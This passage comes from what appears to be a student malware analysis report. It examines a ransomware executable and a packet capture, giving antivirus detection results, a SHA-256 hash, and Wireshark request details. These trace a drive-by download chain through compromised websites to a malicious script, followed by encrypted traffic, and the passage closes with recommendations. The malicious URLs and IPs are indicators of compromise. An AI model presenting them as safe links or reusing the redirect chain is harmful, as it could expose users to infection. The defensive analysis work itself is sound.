


**Fig 4.1 Local Data after executing malware sample**



## Internet Investigation:

With the help of online investigating tools like virustotal.com and hybrid analysis.




48 engines detected this file

SHA-256: a635f37c16fc05e554a6c7b3f696e47e8eaf3531407cac27e357851cb710e615  
File name: rainbowmagic.exe  
File size: 368 KB  
Last analysis: 2018-04-29 21:41:58 UTC  
Community score: +2

48 / 66

Detection	Details	Relations	Community
Ad-Aware	Trojan.GenericKD.4767924	AegisLab	Trojan.Ransom.W32.Blockerlc
AhnLab-V3	Malware/Win32.Generic.C1898750	ALYac	Trojan.GenericKD.4767924
Antiy-AVL	Trojan[Ransom]/Win32.Blocker	Arcabit	Trojan.Generic.D48C0B4
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Blocker.wcbgi	AVware	Trojan.Win32.Generic!BT
BitDefender	Trojan.GenericKD.4767924	CAT-QuickHeal	TrojanRansom.Blocker

**Fig 4.11 Analysis done with the help of virus total**



Analysis Overview

Submission name: Unknown.exe  
Size: 368KiB  
Type: [peexe](#)  
SHA256: a635f37c16fc05e554a6c7b3f696e47e8eaf3531407cac27e357851cb710e615  
Operating System: Windows  
Last Anti-Virus Scan: 05/02/2018 21:03:58  
Last Sandbox Report: 02/03/2018 02:13:53

malicious  
Threat Score: 100/100  
AV Detection: Yes

#uxp #REIO! #MalwareUnicom #trojan

Link Twitter E-Mail

Analysis Overview  
Anti-Virus Scanner Results  
Related Reports  
Falcon Sandbox Reports (3)  
Community (4)  
Back to top

**Fig 4.12 Analysis done with the help of hybrid analysis**

## Network Traffic Investigation:

We analyzed the captured network traffic with the help of Wireshark. On our analysis on the given sample Captured Network Traffic .pcab we found following:

File Name	Captured Network Traffic
Size	1.57 MB
Type of File	.pcab

We found out the following domains in the packets:

- Google.com which redirected to “google.co.uk” probably the person accessing it from location around UK.
- “www.floridablueline.com”
- “www.fernandatur.com”
- “http://good.recycle2learn.com”

Following IP address were used:

www.google.co.uk	216.58.208.46
www.floridablueline.com	192.254.234.118
www.fernandatur.com	208.113.214.190
http://good.recycle2learn.com	46.3045.65

Websites which are compromised and redirected:

- “http://good.recycle2learn.com/?xniKfredLBvKDIU=l3SKfPrfJxzFGMSUB-nJDa9GPKXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV\_OpqxveN0SZFT\_zR3AaQ4ilotXQB5MrPzwnEqWwxWeioXW\_RGJN1hM-5DAFrE92lyjx-cUIsN2wR7QumAGzO0ZUEgbrA”

No.	Time	Source	Destination	Protocol	Length	Info
575	54.876964	208.113.214.190	192.168.122.62	HTTP	603	HTTP/1.1 301 Moved Permanently (text/html)
659	55.408004	192.168.122.62	208.113.214.190	HTTP	436	GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1
755	55.857048	192.254.234.118	192.168.122.62	HTTP	626	HTTP/1.1 200 OK (JPEG JFIF image)
757	56.000312	208.113.214.190	192.168.122.62	HTTP	572	HTTP/1.1 200 OK (text/html)
764	56.288438	192.168.122.62	46.30.45.65	HTTP	768	GET /?xniKfredLBvKDIU=l3SKfPrfJxzFGMSUB-nJDa9GPKXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN0SZFT_zR3AaQ4ilotXQB5MrPzwnEqWwxWeioXW_RGJN1hM-5DAFrE92lyjx-cUIsN2wR7QumAGzO0ZUEgbrA HTTP/1.1
805	57.573947	46.30.45.65	192.168.122.62	HTTP	1072	HTTP/1.1 200 OK (text/html)

Request URI Query Parameter: xniKfredLBvKDIU=l3SKfPrfJxzFGMSUB-nJDa9GPKXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV\_OpqxveN0SZFT\_zR3AaQ4ilotXQB5MrPzwnEqWwxWeioXW\_RGJN1hM-5DAFrE92lyjx-cUIsN2wR7QumAGzO0ZUEgbrA

Request Version: HTTP/1.1

Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/vnd.ms-word, application/x-ms-wml, application/x-ms-wml

Referer: http://www.floridablueline.com/\r\n

Accept-Language: en-US\r\n

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\n

Accept-Encoding: gzip, deflate\r\n

Host: good.recycle2learn.com\r\n

Connection: Keep-Alive\r\n

[Full request URI: http://good.recycle2learn.com/?xniKfredLBvKDIU=l3SKfPrfJxzFGMSUB-nJDa9GPKXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV\_OpqxveN0SZFT\_zR3AaQ4ilotXQB5MrPzwnEqWwxWeioXW\_RGJN1hM-5DAFrE92lyjx-cUIsN2wR7QumAGzO0ZUEgbrA]

[HTTP request 1/2]

[Response in frame: 805]

[Next request in frame: 833]

**Fig 4.2 Network Analysis of packet captured**

- “http://www.fernandatur.com/Scripts/hqnybx2w.php?id=960135”

553	54.672045	192.168.122.62	208.113.214.190	HTTP	432	GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1
575	54.876964	208.113.214.190	192.168.122.62	HTTP	603	HTTP/1.1 301 Moved Permanently (text/html)
659	55.408004	192.168.122.62	208.113.214.190	HTTP	436	GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1
755	55.857048	192.254.234.118	192.168.122.62	HTTP	626	HTTP/1.1 200 OK (JPEG JFIF image)

```

[Expert Info (Chat/Sequence): HTTP/1.1 301 Moved Permanently\r\n]
[HTTP/1.1 301 Moved Permanently\r\n]
[Severity level: Chat]
[Group: Sequence]
Response Version: HTTP/1.1
Status Code: 301
[Status Code Description: Moved Permanently]
Response Phrase: Moved Permanently
Date: Tue, 30 Jun 2015 13:12:45 GMT\r\n
Server: Apache\r\n
Location: http://www.fernandatur.com/Scripts/hqnybx2w.php?id=960135\r\n

```

**Fig 4.3 Network Analysis of packet captured**

- “http://www.floridablueline.com/”

No.	Time	Source	Destination	Protocol	Length	Info
17	0.849802	216.58.210.67	192.168.122.62	HTTP	1187	HTTP/1.1 302 Found (text/html)
512	53.835632	192.168.122.62	216.58.210.67	HTTP	932	GET /url?url=http://www.floridablueline.com/&rct=j&frm=1&q=&esrc=s&sa=U&ei=q5WSVeODFmPTygo-goCgBQ&ved=0CBQQ...
514	53.207113	216.58.210.67	192.168.122.62	HTTP	856	HTTP/1.1 200 OK (text/html)
515	53.233025	192.168.122.62	216.58.210.67	HTTP	586	GET /favicon.ico HTTP/1.1
518	53.368405	216.58.210.67	192.168.122.62	HTTP	70	HTTP/1.1 200 OK (image/x-icon)
524	53.827825	192.168.122.62	192.254.234.118	HTTP	736	GET / HTTP/1.1

```

Request URI Query: url=http://www.floridablueline.com/&rct=j&frm=1&q=&esrc=s&sa=U&ei=q5WSVeODFmPTygo-goCgBQ&ved=0CBQQFjAA&usq=AFQjCNEUrnRimmDVKIno90X0pmcDu8zA
Request URI Query Parameter: url=http://www.floridablueline.com/
Request URI Query Parameter: rct=j
Request URI Query Parameter: frm=1
Request URI Query Parameter: q=
Request URI Query Parameter: esrc=s
Request URI Query Parameter: sa=U
Request URI Query Parameter: ei=q5WSVeODFmPTygo-goCgBQ
Request URI Query Parameter: ved=0CBQQFjAA
Request URI Query Parameter: usq=AFQjCNEUrnRimmDVKIno90X0pmcDu8zA
Request Version: HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application
Accept-Language: en-US\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\n

```

**Fig 4.4 Network Analysis of packet captured**

- “http://fernandatur.com/Scripts/hqnybx2w.php?id=960135”

553	54.672045	192.168.122.62	208.113.214.190	HTTP	432	GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1
575	54.876964	208.113.214.190	192.168.122.62	HTTP	603	HTTP/1.1 301 Moved Permanently (text/html)
659	55.408004	192.168.122.62	208.113.214.190	HTTP	436	GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1
755	55.857048	192.254.234.118	192.168.122.62	HTTP	626	HTTP/1.1 200 OK (JPEG JFIF image)
757	56.000312	208.113.214.190	192.168.122.62	HTTP	572	HTTP/1.1 200 OK (text/html)

```

[GET /Scripts/hqnybx2w.php?id=960135 HTTP/1.1\r\n]
[Severity level: Chat]
[Group: Sequence]
Request Method: GET
Request URI: /Scripts/hqnybx2w.php?id=960135
Request Version: HTTP/1.1
Accept: */*\r\n
Referer: http://www.floridablueline.com/\r\n
Accept-Language: en-US\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)
Accept-Encoding: gzip, deflate\r\n
Host: fernandatur.com\r\n
Connection: Keep-Alive\r\n

```

[Full request URI: http://fernandatur.com/Scripts/hqnybx2w.php?id=960135]

**Fig 4.5 Network Analysis of packet captured**

On analyzing other packets we found that the website [www.floridablueline.com](http://www.floridablueline.com) contacted [fernandatur.com](http://fernandatur.com) and downloaded malicious script which can be detected in the packet.

### Fig 4.6 Network Analysis of packet captured showing malware found

### Fig 4.7 Network Analysis of packet captured showing script getting downloaded

### Fig 4.8 Encrypted packets

28

```


1796 341.310296 192.168.122.62 37.55.107.202 TCP 66 [TCP Dup ACK 1794#1] 49183 → 6998 [ACK] Seq=390 Ack=418163 Win=65536 Len=0 SLE=415447 SRE=416816
1797 342.110970 37.55.107.202 192.168.122.62 TCP 1423 6998 → 49183 [ACK] Seq=418163 Ack=390 Win=261/52 Len=1369

[Bytes sent since last PSH flag: 1369]
[TCP Analysis Flags]
  [Expert Info (Note/Sequence): This frame is a (suspected) spurious retransmission]
  [This frame is a (suspected) spurious retransmission]
  [Severity level: Note]
  [Group: Sequence]
  [Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
  [This frame is a (suspected) retransmission]
  [Severity level: Note]
  [Group: Sequence]
[Timestamps]
TCP payload (1369 bytes)
Data (1369 bytes)
Data: 897d16b852878d1f336e5323dcd2764fdc7a904ecef3649...
[Length: 1369]

0030 7f cf 70 82 00 00 89 7d 16 b8 52 87 8d 1f 33 6e ...p... } R 3a
0040 53 23 dc dd 27 64 fd c7 a9 04 ec ef 36 49 0b 4e S# "d 61 M
0050 b8 0d 91 ec 02 13 88 23 23 e2 a4 df ec ed 34 3c ... # # 4c
0060 00 71 53 2b 59 4a e4 b5 4b 09 2b ec 62 ba 02 1f qSHYJ K + b
0070 71 7f 99 82 77 ed 81 d9 3f 59 71 2d 40 b0 b1 c0 q w 7Yq-
0080 f3 06 a0 c4 12 22 7e f6 d3 e7 6d 94 bf 4b c1 65 ... " m K e
0090 08 f4 73 56 84 4a 27 73 1b c8 22 b0 40 34 6e 1a sV J's " 04n

```

**Fig 4.9 Spurious Retransmission of packets**



**Fig 5.0 What happens in Spurious retransmissions**

### Traffic after Infection:

IP- 43.225.38.217	Port – 443	Encrypted TCP
IP- 23.10.250.43	Port -- 49176	Encrypted TCP
IP- 216.58.210.67	Port – 49169	Encrypted TCP

## Recommendations:

- Best practice to stay safe from malware is not to execute any unknown executable file without checking hash values.
- Anti-virus must be updated so that malware can be compared with the latest and updated database.
- Registry check must be done frequently in order to avoid any persistence of malware.
- Startup processes must be checked regularly to detect any unknown processes getting start automatically at the boot process.
- Logging and monitoring of IDS and firewalls is important to protect the system from being infected.
- Proper training is required to the employees in the organization so that no irrelevant files can be executed inside the office network.

## Conclusions:

We have analyzed the given sample malware named unknown.exe and network traffic captured under the safe environment and found out.

## Key Findings:

### Unknown.exe

- Modifies Registries
- Persist in the system in the name of dope.exe
- Contacts and sends http request to **definitely-not-evil.com**
- Uses crypt32.dll found to be ransomware.

### Network Traffic Analysis:

- Connects and redirects the http to different site to download script
- Script downloaded found to be malware.
- After script gets download all the TCP traffic are transferred in an encrypted way.

### Further Steps:

We have executed our static, behavioral analysis on the piece of malware. Later on, we can use reverse engineering tool to find out the decoded data from the encrypted sample, understanding the logic why malware is malicious in nature, understanding what other things malware can do other than the behavior observed during analysis. Reverse coding can be done manually by using disassemblers and with the help of debuggers.

## References:

SourceForge. (2018). regshot. [Online] Available at: <https://sourceforge.net/projects/regshot/> [Accessed 5 May 2018].

Mcafee.com. (2018). BinText 3.03 | McAfee Free Tools. [Online] Available at: <https://www.mcafee.com/us/downloads/free-tools/bintext.aspx> [Accessed 5 May 2018].

Wireshark.org. (2018). Wireshark · Go Deep. [Online] Available at: <https://www.wireshark.org/> [Accessed 5 May 2018].

“Microsoft. (2018). Process Monitor. [Online] Available at <https://docs.microsoft.com/en-us/sysinternals/downloads/procmon> [Accessed 5 May. 2018].”

(“Malware Analysis: An Introduction,” 2007) [Online] Available at <https://www.sans.org/reading-room/whitepapers/malicious/malware-analysis-introduction-2103> [Accessed 5 May 2018]

(“Mastering 4 Stages of Malware Analysis,” n.d.) [Online] Available at <https://zeltser.com/mastering-4-stages-of-malware-analysis/> [Accessed 5 May 2018]

PEiD. (2018). [Online] Available at: <https://www.aldeid.com/wiki/PEiD> [Accessed 5 May 2018].

ExeInfoPE. (2018). [Online] Available at: <http://exeinfo.atwebpages.com/> [Accessed 5 May 2018].

Flare-Fakenet-ng. (2018). [Online] Available at: <https://github.com/fireeye/flare-fakenet-ng> [Accessed 5 May 2018].